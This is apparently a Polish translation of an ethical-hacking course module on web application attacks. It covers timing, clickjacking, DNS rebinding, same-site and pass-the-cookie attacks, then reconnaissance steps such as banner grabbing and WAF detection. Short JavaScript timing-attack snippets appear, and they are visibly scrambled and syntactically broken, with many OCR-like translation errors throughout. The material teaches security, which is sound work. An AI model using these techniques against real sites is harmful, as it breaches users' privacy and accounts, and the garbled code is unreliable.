Bezpośrednie ataki na czas są przeprowadzane poprzez pomiar przybliżonego czasu potrzebnego serwerowi na przetworzenie żądania POST, na podstawie którego osoby atakujące mogą wywnioskować istnienie nazwy użytkownika. Podobnie osoby atakujące przeprowadzają badanie hasła znak po znaku i wykorzystują informacje o czasie, aby określić pozycję, w której porównanie hasła nie powiodło się. Następnie osoby atakujące wykorzystują te dane do ustalenia hasła użytkownika docelowego.

Atak czasowy między witrynami

Atak typu cross-site timing to inny rodzaj ataku typu timing, w którym osoby atakujące wysyłają spreparowane pakiety żądań do witryny internetowej za pomocą JavaScript, w przeciwieństwie do bezpośredniego ataku typu timing, w którym osoba atakująca sama przekazuje żądanie stronie internetowej. Atakujący następnie analizuje czas potrzebny użytkownikowi na pobranie żądanego pliku. Weźmy na przykład witrynę internetową http://xyz.com, która zawiera dwie osobne grupy, takie jak /the-prompt/ i /the-anonymous-place/, i tylko członkowie grupy mają dostęp do danych wprowadzanych do tych grup. Jeśli jakakolwiek inna osoba spróbuje uzyskać dostęp do grupy, wystąpi błąd gdy wiadomość jest generowana. Teraz, gdy użytkownik uzyskuje dostęp do nieznanej witryny zawierającej złośliwego kodu JavaScript wstrzykniętego przez atakującego, atakujący może dowiedzieć się, do której grupy należy użytkownik, a tym samym naruszyć jego prywatność. Przykładowy kod JavaScript użyty do przeprowadzenia tego ataku:

```
function getMeasurement(url, callback) {

var a = new Image();

a.addEventListener('error', function() {

var conclude = performance.now();

callback(conclude - begin);

});

var begin = performance.now();
```

```
a.src = url;
}
getMeasurement('http://xyz.com/the-prompt/',
function(timeTF) {
getMeasurement('http://xyz.com/the-anonymous-place',
function(timeTDS) {
If (timeTF> timeTDS) {
alert('The prompt is alright!');
}
else {
alert('Privacy breach!');
}
});
});
```

Ataki czasowe oparte na przeglądarce

Ataki oparte na synchronizacji w przeglądarce to wyrafinowane ataki typu side-channel. Zamiast polegać na niestabilnym czasie pobierania, osoby atakujące wykorzystują wycieki z kanału bocznego przeglądarki, aby oszacować czas potrzebny przeglądarce na przetworzenie żądanych zasobów. W takim przypadku szacowanie czasu rozpoczyna się natychmiast po pobraniu zasobu i kończy się po zakończeniu przetwarzania. Atakujący mogą nadużywać różnych funkcji przeglądarki, aby przeprowadzać dalsze ataki, takie jak atak z analizą wideo i atak na synchronizację pamięci podręcznej.

o Atak polegający na analizowaniu wideo

Przykładowy kod JavaScript użyty do przeprowadzenia tego ataku:

```
function getMeasurement(url, callback) {
var p = document.createElement('video');
var begin;
p.addEventListener('suspend', function() {
begin = performance.now();
});
p.addEventListener('error
var conclude = performance.now();
callback(conclude - begin);
function() {
```

```
});

p.src = url;

}
```

W przeciwieństwie do ataków typu cross-site timing, czas szacowania rozpoczyna się w momencie wyzwolenia zdarzenia „zawieszenie”. Zdarzenie jest zwykle wyzwalane w momencie zatrzymania pobierania zasobu, ponieważ żądany zasób nie jest zamierzonym filmem; jest to tylko dwu- lub trzycyfrowy plik KB. Zdarzenie jest również wyzwalane po zakończeniu pobierania zasobu. Następnie przeglądarka próbuje przeanalizować żądany zasób jako wideo. Z pewnością pliki HTML/JSON/... to nieprawidłowe formaty wideo; w związku z tym przeglądarka zgłosi zdarzenie „błąd”. W tym przypadku atakujący obserwuje, ile czasu zajmuje przeglądarce przetworzenie zasobu i wygenerowanie zdarzenia błędu. Pojedyncze oszacowanie dla każdego punktu końcowego może nie zawsze służyć temu celowi. Dlatego osoby atakujące próbują zgromadzić kilka szacunków czasowych i obliczyć medianę lub średnią.

o Atak czasowy pamięci podręcznej

Interfejs API pamięci podręcznej (używany do ładowania, pobierania i usuwania wszelkich odpowiedzi) oferuje programistom pełną pamięć podręczną (pamięć). Ładowanie zasobów na dysk zajmuje trochę czasu w zależności od rozmiaru zasobu. Jeśli osoby atakujące mogą oszacować czas potrzebny przeglądarce na wykonanie tego zadania, mogą zmierzyć odpowiedni rozmiar odpowiedzi. Przykładowy kod JavaScript użyty do przeprowadzenia tego ataku:

```
function getMeasurement(url, callback) {

fetch(url,

"include"}).then(function(resp) {

setTimeout(function() {

caches.open('attackerfile').then(function(ca

{mode: "no-cors", credentials:

che){

var begin = performance.now();

cache.put(new

resp.clone()).then(function() {

var conclude = performance.now();

callback (conclude - begin);

request('myfoo'),

});

});

}, 2000);

});
```

}

Po oszacowaniu lub zmierzeniu czasu przetwarzania za pomocą wyżej wymienionych technik osoby atakujące mogą przeprowadzać dalsze ataki, takie jak ataki typu brute-force, w celu uzyskania pełnych informacji.

Atak MarioNetu

MarioNet to atak oparty na przeglądarce, który uruchamia złośliwy kod w przeglądarce, a infekcja utrzymuje się nawet po zamknięciu lub przeglądaniu złośliwej strony internetowej, przez którą infekcja się rozprzestrzeniła. Większość najnowszych przeglądarek internetowych obsługuje nowy interfejs API o nazwie Service Workers, który umożliwia stronie internetowej izolowanie operacji renderujących stronę internetową Ul od intensywnych zadań obliczeniowych, aby uniknąć zawieszania Ul podczas przetwarzania dużych ilości danych. Atakujący rejestrują i aktywują Service Workers API za pośrednictwem kontrolowanej przez siebie strony internetowej. Gdy ofiara przegląda tę witrynę, interfejs Service Workers API aktywuje się automatycznie i może stale działać w tle, nawet jeśli użytkownik nie przegląda aktywnie witryny. Aby utrzymać interfejs Service Workers API przy życiu, osoby atakujące nadużywają interfejsu Service Workers SyncManager. Dlatego MarioNet może oprzeć się wszelkim awariom kart i awariom zasilania, zwiększając potencjał atakującego do zaatakowania przeglądarki. MarioNet wykorzystuje możliwości JavaScript i jest zależny od wcześniej dostępnych interfejsów API HTML5. Może służyć do tworzenia botnetu i przeprowadzania innych złośliwych ataków, takich jak cryptojacking, DDoS, oszustwa związane z kliknięciami i rozproszone łamanie haseł. Co więcej, ten atak umożliwia atakującym wstrzykiwanie złośliwego kodu do witryn o dużym natężeniu ruchu na krótki czas, pobieranie poufnych informacji, takich jak dane uwierzytelniające użytkownika, a następnie kontrolowanie nadużywania przeglądarki z centralnego serwera.

Atak typu clickjacking

Atak typu „clickjacking" jest przeprowadzany, gdy docelowa strona internetowa jest ładowana do elementu iframe który jest zamaskowany elementem strony internetowej, który wygląda na uzasadniony. Atakujący to robi w ataku, nakłaniając ofiarę do kliknięcia dowolnego złośliwego elementu strony internetowej, który jest umieszczony przejrzyście u góry dowolnej zaufanej strony internetowej. Clickjacking nie jest pojedynczą techniką; napastnicy wykorzystują różne wektory ataku i techniki zwane atakami typu Ul redress. Oni przeprowadzają takie ataki, wykorzystując luki w zabezpieczeniach spowodowane przez ramki iframe HTML lub niewłaściwa konfiguracja nagłówka X-Frame-Options. Istnieje kilka odmian ataku clickjackingu, takich jak likejacking i mousejacking. Aby przeprowadzić te ataki, osoby atakujące wysyłają link do złośliwej witryny internetowej ofierze za pośrednictwem poczty elektronicznej, mediów społecznościowych lub innych mediów. W przypadku przechwytywania kliknięć atakujący ładuje docelową witrynę internetową w ramce iframe o niskiej przezroczystości. A później osoba atakująca projektuje stronę w taki sposób, aby wszystkie klikalne elementy, takie jak przyciski, były dokładnie rozmieszczone jak na wybranej stronie docelowej. Teraz ofiara jest nakłaniana do kliknięcia niewidzialnego kontroli lub oszukańcze elementy Ul, które automatycznie uruchamiają różne złośliwe działania, takie jak wstrzykiwanie złośliwego oprogramowania, pobieranie złośliwych stron internetowych, pobieranie poufnych informacji, takich jak dane karty kredytowej, przelewanie pieniędzy z konta ofiary i kupowanie produktów przez Internet.

Poniżej wymieniono różne techniki przechwytywania kliknięć stosowane przez osoby atakujące:

Pełna przezroczysta nakładka: w tej technice przezroczysta, legalna strona lub strona narzędzia jest nakładana na wcześniej zaprojektowaną złośliwą stronę. Następnie jest ładowany do niewidocznej ramki iframe, a wyższa wartość indeksu Z jest przypisywana do pozycjonowania go na górze.

Przycinanie: W tej technice nakładane są tylko wybrane kontrolki z przezroczystej strony. Technika ta zależy od celu ataku i może obejmować maskowanie przycisków z hiperłączami i etykiet tekstowych z fałszywymi informacjami, zmienianie etykiet przycisków z niewłaściwymi poleceniami oraz całkowite zakrywanie legalnej strony wprowadzającymi w błąd informacjami przy jednoczesnym ujawnieniu tylko jednego oryginalnego przycisku.

Ukryta nakładka: w tej technice osoba atakująca tworzy ramkę iframe składającą się z pikseli lxl, zawierającą złośliwą zawartość, umieszczoną potajemnie pod kursorem myszy. Gdy użytkownik kliknie ten kursor, zostanie on zarejestrowany na złośliwej stronie, chociaż szkodliwa zawartość jest zakryta przez kursor.

Porzucanie zdarzeń kliknięcia: ta technika może całkowicie ukryć złośliwą stronę za legalną stroną. Można go również użyć do ustawienia właściwości CSS pointer-events top na none. Może to spowodować, że zdarzenia kliknięć będą „przeskakiwać" przez legalną zamaskowaną stronę i rejestrować tylko złośliwą stronę.

Szybka wymiana treści: w tej technice ukierunkowane kontrolki są zakryte nieprzezroczystymi nakładkami, które są usuwane tylko na chwilę w celu zarejestrowania kliknięcia. Osoba atakująca korzystająca z tej techniki musi dokładnie przewidzieć czas potrzebny ofierze na kliknięcie strony internetowej.

Atak ponownego wiązania DNS

Atakujący używają techniki ponownego wiązania DNS, aby ominąć ograniczenia bezpieczeństwa zasady tego samego źródła, umożliwiając złośliwej stronie internetowej komunikowanie się z domenami lokalnymi lub wysyłanie do nich dowolnych żądań. Na przykład, jeśli klient pracuje dla organizacji, najczęściej korzysta z sieci wewnętrznej lub prywatnej. Ze względu na zasady tego samego pochodzenia (SOP) nie można uzyskać dostępu do żadnych zasobów zewnętrznych w tej sieci prywatnej. Flence, atakujący nie mogą bezpośrednio komunikować się z siecią lokalną ze względu na ograniczenia w SOP. Dlatego używają techniki ponownego wiązania DNS w celu obejścia tej implementacji zabezpieczeń SOP.

Jak działa ponowne wiązanie DNS

Atakujący tworzy złośliwą stronę internetową z nazwą domeny Certifiedhacker.com i rejestruje ją na kontrolowanym przez siebie serwerze DNS. Teraz atakujący konfiguruje serwer DNS do wysyłania odpowiedzi DNS z bardzo krótkimi wartościami TTL, aby uniknąć buforowania odpowiedzi. Następnie atakujący rozpoczyna zamierzoną operację z serwerem HTTP, który zawiera złośliwą stronę internetową http://certifiedhacker.com. Kiedy ofiara otwiera złośliwą stronę internetową, serwer DNS atakującego wysyła adres IP serwera HTTP, na którym znajduje się kontrolowana przez atakującego strona internetowa http://certifiedhacker.com. Serwer sieciowy odpowiada stroną, która uruchamia kod JavaScript w przeglądarce ofiary. Następnie kod JavaScript uzyskuje dostęp do strony internetowej w domenie http://certifiedhacker.com, aby uzyskać dodatkowe zasoby z http://certifiedhacker.com/secret.htmi. Kiedy przeglądarka uruchamia JavaScript, wysyła żądanie DNS dla domeny (ze względu na krótką konfigurację TTL), ale kontrolowany przez atakującego serwer DNS odpowiada nowym adresem IP. Na przykład, jeśli kontrolowany przez atakującego serwer DNS odpowie prywatnym lub wewnętrznym adresem IP ofxyz.com, przeglądarka ofiary pomyślnie wczyta adres http://xyz.com/secret.html, a nie http://certifiedhacker.com/secret.html, omijając SPO.

Atak na tę samą stronę

Ataki na tę samą witrynę, znane również jako ataki na domeny pokrewne, mają miejsce, gdy osoba atakująca atakuje subdomenę zaufanej organizacji i próbuje przekierować użytkowników do strony internetowej kontrolowanej przez osobę atakującą. Subdomeny, które są błędnie skonfigurowane lub pozostawione przez lata bez użycia, są często celem atakujących w celu przeprowadzenia tego ataku. Ogólnie rzecz biorąc, najbardziej znane domeny, takie jak .edu, .com i .org, zawierają kilka granic, które ułatwiają atakującym przechwycenie nieużywanych lub źle skonfigurowanych subdomen współdzielących legalne domeny najwyższego poziomu (TLD). Te domeny TLD pomagają atakującym w przejmowaniu legalnych witryn internetowych w celu tworzenia wiszących rekordów przy użyciu rozszerzonych domen TLD (eTLD). Takie strony internetowe dzielące tę samą domenę eTLD+1 nazywane są tymi samymi witrynami, które mogą być celem atakujących z tej samej witryny. Ataki te opierają się na założeniu, że identyfikacja wrogów zewnętrznych jest łatwiejsza niż zdrada wrogów wewnętrznych. Ofiary tych ataków są przekierowywane na kontrolowaną przez atakującego stronę internetową, która wygląda na bezpieczną, legalną stronę internetową. Wrażliwe subdomeny mogą zostać naruszone poprzez ataki phishingowe, wstrzykiwanie złośliwego oprogramowania, zatruwanie plików cookie, nadużywanie interfejsów API JavaScript itp. Użytkownicy korzystający z funkcji dynamicznego DNS są szczególnie narażeni na te ataki. Atakujący z tej samej witryny mogą również uzyskiwać pliki cookie, ponieważ podobne witryny korzystające z domeny eTLD+1 współdzielą pliki cookie.

Scenariusz ataku na tę samą stronę

w przypadku ataku na tę samą witrynę atakujący przekierowuje użytkownika próbującego przeglądać www.certifiedhacker.com do kontrolowanej przez atakującego wiszącej witryny rans.certifiedhacker.com. Złośliwy odsyłacz ma wspólną nazwę domeny, co sprawia, że użytkownik jest przekonany, że przekierowana strona jest bezpieczna lub legalna. Następnie atakujący może przeprowadzać ataki polegające na włamaniu do polityki bezpieczeństwa, podsłuchiwaniu danych uwierzytelniających, phishingu i wstrzykiwaniu złośliwego oprogramowania, przejmując subdomeny.

Atak typu pass-the-cookie

Ataki typu pass-the-cookie umożliwiają atakującym dostęp do usług internetowych użytkownika bez podawania jakiejkolwiek tożsamości lub przeprowadzania uwierzytelniania wieloskładnikowego. Atak pass-the-cookie ma miejsce, gdy osoby atakujące uzyskują klon pliku cookie z przeglądarki użytkownika i używają tego pliku cookie do ustanowienia sesji z docelowym serwerem internetowym. Jeśli atakujący mogą pobrać odpowiednie pliki cookie, mogą zalogować się jako ważny podmiot do wcześniej dostępnych usług sieciowych, omijając wszystkie punkty kontrolne uwierzytelniania. Atakujący mogą również użyć specjalnie opracowanego programu lub ataku typu phishing, aby uzyskać te pliki cookie. Na przykład Mozilla Firefox zapisuje wszystkie pliki cookie w lokalnej bazie danych SQLite, które osoby atakujące mogą uzyskać za pomocą narzędzi takich jak firefox_creds. Jeśli przechwycony plik cookie jest sesyjnym plikiem cookie, osoba atakująca może użyć złośliwego oprogramowania do zaimplementowania własnej sesji podczas przeglądania aplikacji internetowej. Atakujący mogą również użyć mimikatz do wyodrębnienia zaszyfrowanych plików cookie.

Metodologia hakowania aplikacji internetowych

W poprzedniej sekcji omówiono stan bezpieczeństwa aplikacji internetowych, analizując różne typy zagrożeń/ataków, które są obecnie w użyciu. Atakujący wykonują te ataki przy użyciu szczegółowego procesu zwanego metodologią hakerską. W tej sekcji opisano etapy metodologii hakowania, wyjaśniając, w jaki sposób osoby atakujące atakują aplikacje internetowe.

Atakujący wykorzystują metodologię hakowania aplikacji internetowych, aby zdobyć wiedzę na temat konkretnej aplikacji internetowej i skutecznie ją złamać. Ta metodologia pozwala im szczegółowo zaplanować każdy krok, aby zwiększyć swoje szanse na pomyślne zhakowanie aplikacji. Zgodnie z tą metodologią wykonują następujące czynności, aby zebrać szczegółowe informacje o różnych zasobach potrzebnych do uruchomienia aplikacji internetowej lub uzyskania do niej dostępu:

Infrastruktura sieciowa Footprint

Analizuj aplikacje internetowe

Pomiń kontrole po stronie klienta

Mechanizmy uwierzytelniania ataków

Schematy autoryzacji ataków

Kontrola dostępu do ataków

Mechanizmy zarządzania sesją ataków

Wykonuj ataki iniekcyjne

Atakuj błędy w logice aplikacji

Atakuj wspólne środowiska

Atak na łączność z bazą danych

Atakuj klientów aplikacji internetowych

Atakuj usługi sieciowe

Jeśli hakerzy nie skorzystają z tego procesu i spróbują bezpośrednio wykorzystać aplikację internetową, ich szanse na niepowodzenie wzrosną. W kolejnych fazach tego modułu zostanie szczegółowo wyjaśnione, w jaki sposób osoby atakujące uzyskują informacje o tych zasobach.

Infrastruktura internetowa śladu

Footprinting to proces gromadzenia pełnych informacji o systemie i wszystkich powiązanych z nim komponentach, a także o tym, jak działają. Infrastruktura internetowa aplikacji internetowej to układ, za pomocą którego łączy się ona z innymi systemami, serwerami itd. w sieci. Śledzenie infrastruktury sieciowej to pierwszy krok w hakowaniu aplikacji internetowych; pomaga atakującym wybierać ofiary i identyfikować podatne aplikacje internetowe. Atakujący śledzą infrastrukturę sieciową, aby wiedzieć, w jaki sposób aplikacja internetowa łączy się ze swoimi rówieśnikami i używanymi przez nią technologiami oraz aby znaleźć luki w określonych częściach architektury aplikacji internetowej. Luki te mogą pomóc atakującym w wykorzystaniu i uzyskaniu nieautoryzowanego dostępu do aplikacji internetowej. Wykorzystanie infrastruktury sieciowej umożliwia atakującemu wykonanie następujących zadań:

Wykrywanie serwerów: Atakujący próbują wykryć fizyczne serwery, na których znajdują się aplikacje internetowe, używając takich technik, jak wyszukiwanie Whois, zapytania DNS, skanowanie portów i tak dalej.

Wykrywanie usług: Atakujący mogą wykryć usługi działające na serwerach WWW, aby określić, czy mogą użyć niektórych z nich jako ścieżek ataku w celu włamania się do aplikacji internetowej. Ta procedura zapewnia również informacje o aplikacji sieci Web, takie jak lokalizacja magazynu,

informacje o komputerach z uruchomionymi usługami oraz o wykorzystaniu sieci i protokołach. Atakujący mogą używać narzędzi takich jak Nmap, NetScanTools Pro i innych, aby znaleźć usługi działające na otwartych portach i wykorzystać je.

Identyfikacja serwera: Atakujący wykorzystują przechwytywanie banerów w celu uzyskania banerów serwera, które pomagają zidentyfikować markę i wersję oprogramowania serwera WWW. Inne informacje, które zapewnia ta technika, obejmują:

o Tożsamość lokalna: informacje takie jak lokalizacja serwera i Origin-Flost.

o Adresy lokalne: lokalne adresy IP używane przez serwer do wysyłania komunikatów Diameter Capability Exchange (wiadomości CER/CEA), w tym tożsamość serwera, możliwości i inne informacje, takie jak numer wersji protokołu i obsługiwane aplikacje Diameter.

o Self-Names: to pole określa wszystkie obszary, które serwer uważa za lokalne i traktuje wszystkie wysyłane do nich żądania jako żądania braku obszaru.

o Wykrywanie ukrytych treści: Footprinting umożliwia również atakującym wyodrębnienie treści i funkcji, które nie są bezpośrednio połączone lub dostępne z głównej widocznej zawartości.

o Wykrywanie systemów równoważenia obciążenia: Atakujący mogą wykrywać systemy równoważenia obciążenia docelowej organizacji wraz z ich prawdziwymi adresami IP w celu identyfikacji serwerów ujawnionych w Internecie.

Wykrywanie serwera

Aby zająć się infrastrukturą sieciową, należy najpierw wykryć aktywne serwery internetowe. Trzy techniki, a mianowicie wyszukiwanie Whois, zapytanie DNS i skanowanie portów, pomagają w odkryciu aktywnych serwerów i powiązanych z nimi informacji.

Wyszukiwanie Whois

Narzędzia wyszukiwania Whois umożliwiają zbieranie informacji o domenie za pomocą zapytań DNS i Whois. Dostarczają informacji o adresie IP serwera WWW i nazwach DNS. Narzędzia te generują wyniki w postaci raportu FITML. Użyj następujących narzędzi do wyszukiwania Whois:

o Netcraft (https://www.netcraft.com)

o WFIOIS Lookup (https://whois.domaintools.com)

o SmartWhois (https://www.tamos.com)

o Batch IP Converter (http://www.sabsoft.com)

Zapytanie DNS

Organizacje używają zapytania DNS, które jest rozproszoną bazą danych, aby połączyć swoje adresy IP z odpowiednimi nazwami hostów i odwrotnie. Kiedy DNS jest nieprawidłowo podłączony, bardzo łatwo jest go wykorzystać i zebrać informacje potrzebne do przeprowadzenia ataku na organizację docelową. Dostarcza informacji o lokalizacji i typie serwerów. Użyj następujących narzędzi, aby wykonać zapytanie DNS:

o DNS Records (https://network-tools.com)

o DNSRecon (https://github.com)

o Domain Dossier (https://centralops.net)

o DNSdumpster.com (https://dnsdumpster.com)

Skanowanie portów

Skanowanie portów to proces skanowania portów systemowych w celu rozpoznania otwartych portów. Próbuje połączyć się z określonym zestawem portów TCP lub UDP, aby znaleźć usługę istniejącą na serwerze. Jeśli atakujący rozpoznają nieużywany otwarty port, mogą go wykorzystać do wtargnięcia do systemu. Użyj następujących narzędzi do skanowania portów:

o Nmap (https://nmap.org)

o NetScanTools Pro (https://www.netscantools.com)

o Advanced Port Scanner (https://www.advanced-port-scanner.com)

o Hping (http://www.hping.org)

Uwaga: Aby uzyskać pełne informacje na temat wyszukiwania Whois, zapytań DNS i skanowania portów, zobacz

Wykrywanie usług

Footprinting infrastruktury sieciowej dostarcza danych o oferowanych usługach, takich jak wymiana i szyfrowanie danych, ścieżka transmisji i wdrożone protokoły. Przeskanuj docelowy serwer WWW, aby zidentyfikować wspólne porty używane przez różne usługi. Po znalezieniu tych usług osoby atakujące mogą je skompromitować, aby wykorzystać infrastrukturę internetową, na której działa aplikacja. Zidentyfikowane usługi działają jako ścieżki ataków hakerskich do aplikacji internetowych. Poniższa tabela zawiera listę typowych portów używanych przez serwery WWW i ich odpowiednie usługi FITTP:

Port: Typowe usługi FITTP

80 Standardowy port World Wide Web

81 Alternatywny WWW

88 Kerberos

384 Zdalny serwer sieciowy

443 SSL (HTTPS)

514 Zdalna powłoka

625 Otwarty serwer proxy (ODProxy)

657 IBM RMC (Remote Monitoring and Control) Protokół

706 Bezpieczne internetowe konferencje na żywo (SILC)

832 NETCONF dla SOAP przez HTTPS

833 NETCONF dla SOAP przez BEEP

900 Klient administracyjny IBM WebSphere

981 Zdalne zarządzanie HTTPS dla urządzeń firewall z wbudowanym oprogramowaniem Check Point VPN-1

987 Microsoft Remote Web Workplace, funkcja systemu Windows Small Business Server

Serwer MSSQL 1433

Monitor MSSQL 1434

1527 Usługi sieciowe Oracle

2301 Compaq Insight Manager

2381 Compaq Insight Manager przez SSL

Serwer bazy danych 2638 SQL Anywhere

4242 Microsoft Application Center Zdalne zarządzanie

7001 BEA WebLogic

7002 BEA WebLogic przez SSL

7070 Sun Java Web Server przez SSL

8000 Alternatywny serwer WWW lub pamięć podręczna WWW

8001 Alternatywny serwer WWW lub zarządzanie

8005 Apache Tomcat

9090 Moduł administratora Sun Java Web Server

10000 Interfejs administratora Netscape

Narzędzia używane do wykrywania usług

Nmap

Nmap to wieloplatformowa, wielozadaniowa aplikacja służąca do śledzenia portów, usług, systemów operacyjnych itp. Służy do wykrywania sieci i audytu bezpieczeństwa. Jest to przydatne do zadań takich jak inwentaryzacja sieci, zarządzanie harmonogramami aktualizacji usług oraz monitorowanie czasu pracy hosta lub usługi.

Oto niektóre dodatkowe narzędzia wykrywania usług:

o NetScanTools Pro (https://www.netscantools.com)

o Przeglądarka Sandcat (https://www.syhunt.com)

Identyfikacja serwera/przechwytywanie banerów

Przechwytywanie banerów to technika śledzenia używana przez hakerów w celu uzyskania poufnych informacji o celu. Atakujący nawiązuje połączenie z celem i wysyła do niego pseudożądanie. Następnie cel odpowiada na żądanie komunikatem banerowym zawierającym poufne informacje wymagane przez atakującego do dalszej penetracji celu. Poprzez przechwytywanie banerów osoby atakujące identyfikują nazwę i/lub wersję serwera, systemu operacyjnego lub aplikacji. Analizują pole nagłówka odpowiedzi serwera, aby zidentyfikować markę, model i wersję oprogramowania serwera WWW. Informacje te pomagają im wybrać odpowiednie exploity z baz danych luk w zabezpieczeniach w celu zaatakowania serwera WWW i jego aplikacji. Poniżej przedstawiono sposób, w jaki osoba atakująca może użyć telnetu do ustanowienia połączenia i uzyskania informacji na banerze celu:

* Atakujący wydaje polecenie telnet moviescope.com 80 w wierszu poleceń swojego komputera, aby ustanowić połączenie telnet z komputerem docelowym.

Uwaga: osoba atakująca może określić adres IP docelowej maszyny lub adres URL witryny internetowej. W obu przypadkach atakujący uzyskuje informacje na banerze celu. Innymi słowy, jeśli atakujący wprowadził adres IP, otrzymuje baner informacyjny maszyny docelowej; jeśli wprowadzi adres URL strony internetowej, otrzyma baner informacyjny serwera WWW, na którym znajduje się strona internetowa.

Składnia: C:\telnet <domena witryny lub adres IP> 80

* Po nawiązaniu połączenia atakujący otrzymuje monit: nie wyświetla żadnych informacji.

*Teraz osoba atakująca naciśnie klawisz Esc, co spowoduje wyświetlenie banera zawierającego informacje o docelowym serwerze wraz z kilkoma innymi informacjami.

* Te informacje pomagają atakującym znaleźć sposoby wykorzystania docelowych serwerów internetowych i ich aplikacji.

Przechwytywanie banerów z usług SSL

Narzędzia takie jak Telnet i Netcat są w stanie przechwytywać banery z serwerów sieciowych tylko przez połączenie HTTP. Atakujący nie mogą przechwytywać banerów przez połączenie SSL przy użyciu tych samych technik, które są używane do przechwytywania banerów przez połączenia HTTP. Mogą korzystać z narzędzi, takich jak OpenSSL, aby pobierać banery z serwerów sieciowych przez szyfrowane połączenie (HTTPS/SSL). Atakujący wykonują następujące kroki, aby przechwycić banery przez połączenie SSL:

Krok 1: Zainstaluj OpenSSL

OpenSSL to zestaw narzędzi kryptograficznych implementujący protokoły sieciowe Secure Sockets Layer (SSL) i Transport Layer Security (TLS) oraz wymagane przez nie standardy kryptograficzne. Jest dostępny pod adresem https://www.openssl.org.

Krok 2: Przejdź do OpenSSL w terminalu

Krok 3: Uruchom polecenie: s_client -host <docelowa witryna> -port 443.

Zastąp ctarget webs±te> nazwą domeny celu. Tutaj 443 jest domyślnym portem SSL.

Krok 4: Wpisz GET/HTTP/1.0 i naciśnij enter, aby uzyskać informacje o serwerze. Wyświetlane informacje wskazują, że OpenSSL identyfikuje serwer używany przez Certifiedhacker.com jako Apache.

Niektóre dodatkowe narzędzia do chwytania banerów to:

Netcat (http://netcat.sourceforge.net)

ID Serve (https://www.grc.com)

Netcraft (https://www.netcraft.com)

Wykrywanie zapór i serwerów proxy aplikacji sieci Web w witrynie docelowej

Badając infrastrukturę sieciową, atakujący muszą odkryć ustawienia zapory sieciowej i serwera proxy witryny docelowej, aby poznać zastosowane środki bezpieczeństwa.

Wykrywanie serwerów proxy

Niektóre organizacje używają serwerów proxy przed swoimi serwerami internetowymi, aby uniemożliwić ich wykrycie. Dlatego też, gdy atakujący próbują wyśledzić adres IP celu, który jest ukryty za serwerem proxy, przy użyciu technik śledzenia, próba ta poda adres IP serwera proxy, a nie prawidłowy adres. Ustal, czy witryna docelowa kieruje żądania przez serwery proxy. Aby dowiedzieć się, czy serwer WWW znajduje się za serwerem proxy, osoby atakujące mogą użyć polecenia śledzenia. Polecenie śledzenia wysyła żądanie do serwera WWW z prośbą o odesłanie żądania. Atakujący umieszczają polecenie śledzenia w protokole HTTP/1.1. Jeśli serwer WWW znajduje się za serwerem proxy, a osoba atakująca wysyła żądanie za pomocą polecenia śledzenia, serwer proxy modyfikuje to żądanie (dodając kilka nagłówków) i przekazuje je do docelowego serwera WWW. Dlatego, gdy serwer WWW odsyła żądanie do maszyny atakującego, atakujący porównuje oba żądania i analizuje zmiany wprowadzone do niej przez serwer proxy.

Wykrywanie zapór sieciowych aplikacji internetowych

Zapory aplikacji sieci Web (WAF) to urządzenia zabezpieczające wdrożone między klientem a serwerem. Urządzenia te są jak IPS, które zapewniają bezpieczeństwo aplikacji internetowych przed szeroką gamą ataków. Monitorują ruch na serwerze WWW i blokują złośliwy ruch, chroniąc w ten sposób aplikacje internetowe przed atakami. Atakujący używają różnych technik do wykrywania zapór sieciowych aplikacji internetowych. Jedna z tych technik obejmuje sprawdzanie plików cookie, ponieważ kilka WAF dodaje własne pliki cookie podczas komunikacji klient-serwer. Atakujący mogą przeglądać plik cookie żądania FITTP, aby obserwować obecność WAF. Inną metodą wykrywania WAF jest analiza żądania nagłówka FITTP. Większość zapór ogniowych edytuje żądania nagłówka FITTP; w związku z tym odpowiedź serwera jest różna. A więc napastnik wysyła żądanie do serwera WWW, a gdy serwer odpowiada na żądanie, odpowiedź zdradza obecność zapory aplikacji internetowej. Atakujący używają różnych narzędzi, takich jak WAFW00F, do wykrywania obecności WAF przed serwerem WWW, na którym znajduje się docelowa witryna internetowa.

WAFW00F

WAFW00F pozwala identyfikować i odciski palców WAF chroniących stronę internetową. Wykrywa WAF w dowolnej domenie, wyszukując:

• Ciasteczka

• Upuść akcję

• Maskowanie serwera

• Wstępnie wbudowane reguły

• Kody odpowiedzi

Możesz także użyć narzędzi wymienionych poniżej, aby wykryć WAF w docelowej infrastrukturze internetowej:

o SHIELDFY Web Application Firewall Detector (https://shieldfy.io)

o WhatWaf (https://github.com)

o Nmap (https://nmap.org)

Wykrywanie ukrytych treści

Ukryta zawartość i funkcje niedostępne z głównej widocznej zawartości mogą zostać wykryte w celu wykorzystania uprawnień użytkownika w aplikacji. Umożliwia to atakującemu odzyskanie kopii

zapasowych aktywnych plików, plików konfiguracyjnych i plików dziennika zawierających poufne dane, archiwów kopii zapasowych zawierających migawki plików w katalogu głównym sieci, nowych funkcji niepowiązanych z główną aplikacją itp. Następujące metody są zatrudniony do odkrycia ukrytej treści:

Przeszukiwanie/indeksowanie sieci

Pająki/pełzacze sieciowe automatycznie wykrywają ukrytą zawartość i funkcjonalność, analizując formularze HTML oraz żądania i odpowiedzi JavaScript po stronie klienta.

OWASP Zed Attack Proxy

OWASP Zed Attack Proxy (ZAP) to zintegrowane narzędzie do testów penetracyjnych służące do wyszukiwania luk w zabezpieczeniach aplikacji internetowych. Oferuje zautomatyzowane skanery, a także zestaw narzędzi, które pozwalają ręcznie znaleźć luki w zabezpieczeniach. Atakujący używają OWASP ZAP do przeszukiwania/indeksowania sieci w celu identyfikacji ukrytych treści i funkcji w docelowej aplikacji internetowej.

Oto niektóre dodatkowe narzędzia do przeszukiwania/przeszukiwania sieci:

o Burp Suite (https://portswigger.net)

o WebScarab (https://owosp.org)

o Mozenda Web Agent Builder (https://www.mozendo.com)

o Octoparse (https://www.octoporse.com)

o Giant Web Crawl (https://80legs.com)

Pająk kierowany przez atakującego

Atakujący uzyskuje dostęp do wszystkich funkcji aplikacji i używa przechwytującego serwera proxy do monitorowania wszystkich żądań i odpowiedzi. Przechwytujący serwer proxy analizuje wszystkie odpowiedzi aplikacji i zgłasza wykrytą zawartość i funkcjonalność. Narzędzia pająka skierowane do atakującego:

OWASP Zed Attack Proxy (https://www.zoproxy.org)

Wykryj moduły równoważenia obciążenia

